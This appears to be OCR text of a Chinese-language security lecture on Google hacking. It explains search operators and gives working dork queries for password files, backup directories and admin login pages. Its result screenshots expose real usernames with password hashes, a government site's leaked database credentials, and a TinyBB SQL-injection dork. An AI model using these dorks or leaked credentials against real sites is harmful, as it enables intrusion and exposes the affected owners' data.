
~~WHOIS~~

第三方情資

社群網站

Search Engine(搜尋引擎)

- Google, Yahoo, Bing, Ask, AOL,...
- Caches
- Less is more



The search engine spider crawls hyperlinks on Web pages and compiles a list of pages to be stored in the search engine index.

The Internet is made up of many Web servers that host billions of Web pages.


The search engine's index contains encoded data about Web addresses and what words are associated with each page.

When a user performs a search through the search engine, a sophisticated algorithm is applied to the index and it returns all appropriate Web pages in ranked order - from most to least relevant.

source: http://www.semexpertise.com/wp-content/uploads/2008/12/serchl1.png

Google Hacking

- “Google hacking is a computer hacking technique that uses Google Search and other Google applications to find security holes in the configuration and computer code that websites use.”–Wikepedia
- Keyword(關鍵字)
  - 搜尋相關內容
  - 相關度(relevance)
- Operator
  - 有效鎖定範圍
  - 精準過濾資訊



"# -FrontPage-" ext:pwd inurl:(service | authors | administrators | users)

● 所有網頁 ○ 中文網頁 ○ 繁體中文網頁 ○ 台灣的網頁

網路工具 顯示選項... 約有267項符合"# -FrontPage-" ext:pwd inurl:(service | authors | administrators | use

inurl: _vti_pvt service.pwd - FilesTube Video Search - [翻譯此頁]
3 Sep 2009 ... Description: This Episode includes frontpage website vulnerabilities through insecure password files, insecure photo albums, and VNC login ...
video.filestube.com/_t/inurl:+_vti_pvt+service.pwd - 頁庫存檔

service.pwd - Welcome to LOOK Communications. - [翻譯此頁]
-FrontPage- zinine:RIWJ9AiDXgd/o.
webhome.idirect.com/~zinine/_vti_pvt/service.pwd - 頁庫存檔 - 類似內容

service.pwd - Qwest.net - [翻譯此頁]
-FrontPage- booboo7:ypMUyfKo2qjkg.
www.users.qwest.net/~booboo7/_vti_pvt/service.pwd - 頁庫存檔 - 類似內容

service.pwd - www.ocda.demon.co.uk - [翻譯此頁]
-FrontPage- ron:HYpfTjLNfYm6Q.
www.ocda.demon.co.uk/_vti_pvt/service.pwd - 頁庫存檔 - 類似內容

-FrontPage- fadm:jghodkNc.U8/2 - [翻譯此頁]
-FrontPage- fadm:jghodkNc.U8/2.
www.rohitab.com/.../post-10-34160-administrators.pwd - 頁庫存檔 - 類似內容


service.pwd - Index of /
檔案類型: 無法辨別 - HTML 版
-FrontPage-. royalmini.com:Tagzan9yidZnl.
www.royalmini.com/_vti_pvt/service.pwd - 類似內容

_vti_pvt/service.pwd - SecuFast.com - [翻譯此頁]
-FrontPage- administrator:rmq/sPISRigil.
www.secufast.com/_vti_pvt/service.pwd - 頁庫存檔 - 類似內容

Google Hacking–Keyword

- 搜尋有弱點的特定系統、軟體、版本
- 特定 web server 顯示的字串
  - “server at”, “powered by”, “建構中”
- Web Server 預設的錯誤訊息
- 目錄列表
  - intitle:index.of “parent directory” or intitle:index.of name size
- 登入網頁
  - 線上遊戲：inurl:login intext:登入 伺服器
- 暫存檔
  - inurl:temp | inurl:tmp | inurl:backup | inurl:bak
- 後台管理頁面
  - inurl: admin inurl:login


Google Hacking–Operator



inurl:login intext:登入伺服器 intitle:bitefight

2 項結果 (需時 0.25 秒)

- intitle
- inurl
- intext
- site
- filetype/ext
- –
- –
- OR, |
- “”




BiteFight Server 1 - Mozilla Firefox

http://bitefight.tw/bite/login.php

Google Hacking Database

- GHDB now
  - www.exploit-db.com/google-dorks
  - 線上查詢 google dork
  - 轉導向至 Google Search Engine



GOOGLE HACKING-DATABASE

Welcome to the google hacking database


We call them 'googledorks': Inept or foolish people as revealed by Google. Whatever you call these fools, you've found the center of the Google Hacking Universe!

Search Google Dorks

Category: Web Server Detection ▼ Free text search: apache Search

搜尋備份目錄/檔案

- "Index of /backup" asp



[redacted].com

NETU

Quality IT Solutions.. the way yo

Home | Contact | Search | Sitema

Company

..A Solution is
One click away..

Advanced Networks is a
BEA Star Partner Progra


Advanced Networks is an Information Technology firm specializing in Middleware architecture, system integration and custom application development, including wireless and web applications. Our clients include Fortune 500 companies as well as new ventures and start-ups. Our core practice centers on helping clients achieve competitive advantage through superior integration. We specialize in project-oriented work and focus on deliverables to measure our success.

Our Busines
» Small to Me
Business S
» Middleware

Advanced Networks is value added reseller for the following products.

bea

BEA WebLogic award winning Java application server, BEA MessageQ reliable r
software and BEA Tuxedo platform for building e-commerce systems.



Index of /backup/produc...


[redacted].com/backup/products/_vti_cnf/

Index of /backup/products/_vti_cnf

- Parent Directory
- WS_FTP.LOG
- index.asp
- [redacted]
- [redacted].asp
- [redacted]p
- [redacted].asp
- [redacted]p
- [redacted]
- [redacted]asp
- [redacted].asp
- [redacted]c.asp

Apache Server at [redacted].com Port 80

中菲大戰



<?php $host = 'localhost'; $user = 'root'; $password = '1t4ly ...


dns.gov.ph/process/connection.php~ ▾

$database = 'govph'; $con = mysql_connect($host,$user,$password) or die('Could not **connect**: ' . mysql_error()); mysql_select_db($database); ?>

<?php session_start(); if (isset($_SESSION['username']) && isset ...

dns.gov.ph/ajaxResponse/modReqs.php~ ▾ Translate this page

process/**connection**.**php**"; $date = date("Y"); $queryReq = mysql_query("SELECT * FROM REQUESTS r, DOMAIN d WHERE r.type=1 AND r.approved=-1 AND ...




dns.gov.ph/ajaxResponse/modReqs.php~


```
<?php
        session_start();

        if (isset($_SESSION['username']) && isset($_SESSION['id'])) {
                include "../process/connection.php";
                $date = date("Y");
                $queryReq = mysql_query("SELECT * FROM REQUESTS r, DOMAIN d WHERE r.type=1 AND r.approved=-1 AND r.domain_id=d.id");
?>

        <script type="text/javascript"><?php include "../scripts/instructions.js"; ?></script>

        <form id="modReqs" method="post">
                <p class="toCenter">
                        Filter From: <input type="text" id="from" name="from" class="ui-widget-content ui-corner-all" readonly="true"
                        onkeypress="checkEnter(event, 1)"/>
                        To: <input type="text" id="to" name="to" class="ui-widget-content ui-corner-all" readonly="true"
                        onkeypress="checkEnter(event, 1)"/>
                        <a href="#" onclick="filter(document.getElementById('modReqs'), 1)"><img src="images/bulb.png" /></a>
                        <a onclick="filter(document.getElementById('modReqs'), 1, 1)"><label class="blue">Reset</label></a>
                        <br /><br />
                        Domain Name: <input type="text" id="domainname" name="domainname" class="ui-widget-content ui-corner-all"
                        onkeypress="checkEnter(event, 1)"/>.gov.ph
                        <br /><br /><br />
                        <label class="forTabs">Modification Requests</label>
                </p>
        </form>
```

搜尋弱點

- 有弱點的 Web 應用程式或伺服主機



```
# Exploit Title     : TinyBB 1.4 Sql Injection +
# Google Dork  : "Proudly powered by TinyBB"
# Date              : 7 April 2011
# Author           : swami
# Contact          : flavio[dot]baldassi[at]gmai
# Version          : 1.4
# Tested on        : Centos 5.5 with magic_quote
# Thanks to        : ptrace.net
```



[redacted].com/tiny/index.php?page=register

TinyBB

Register

Username:

Password:

Email:

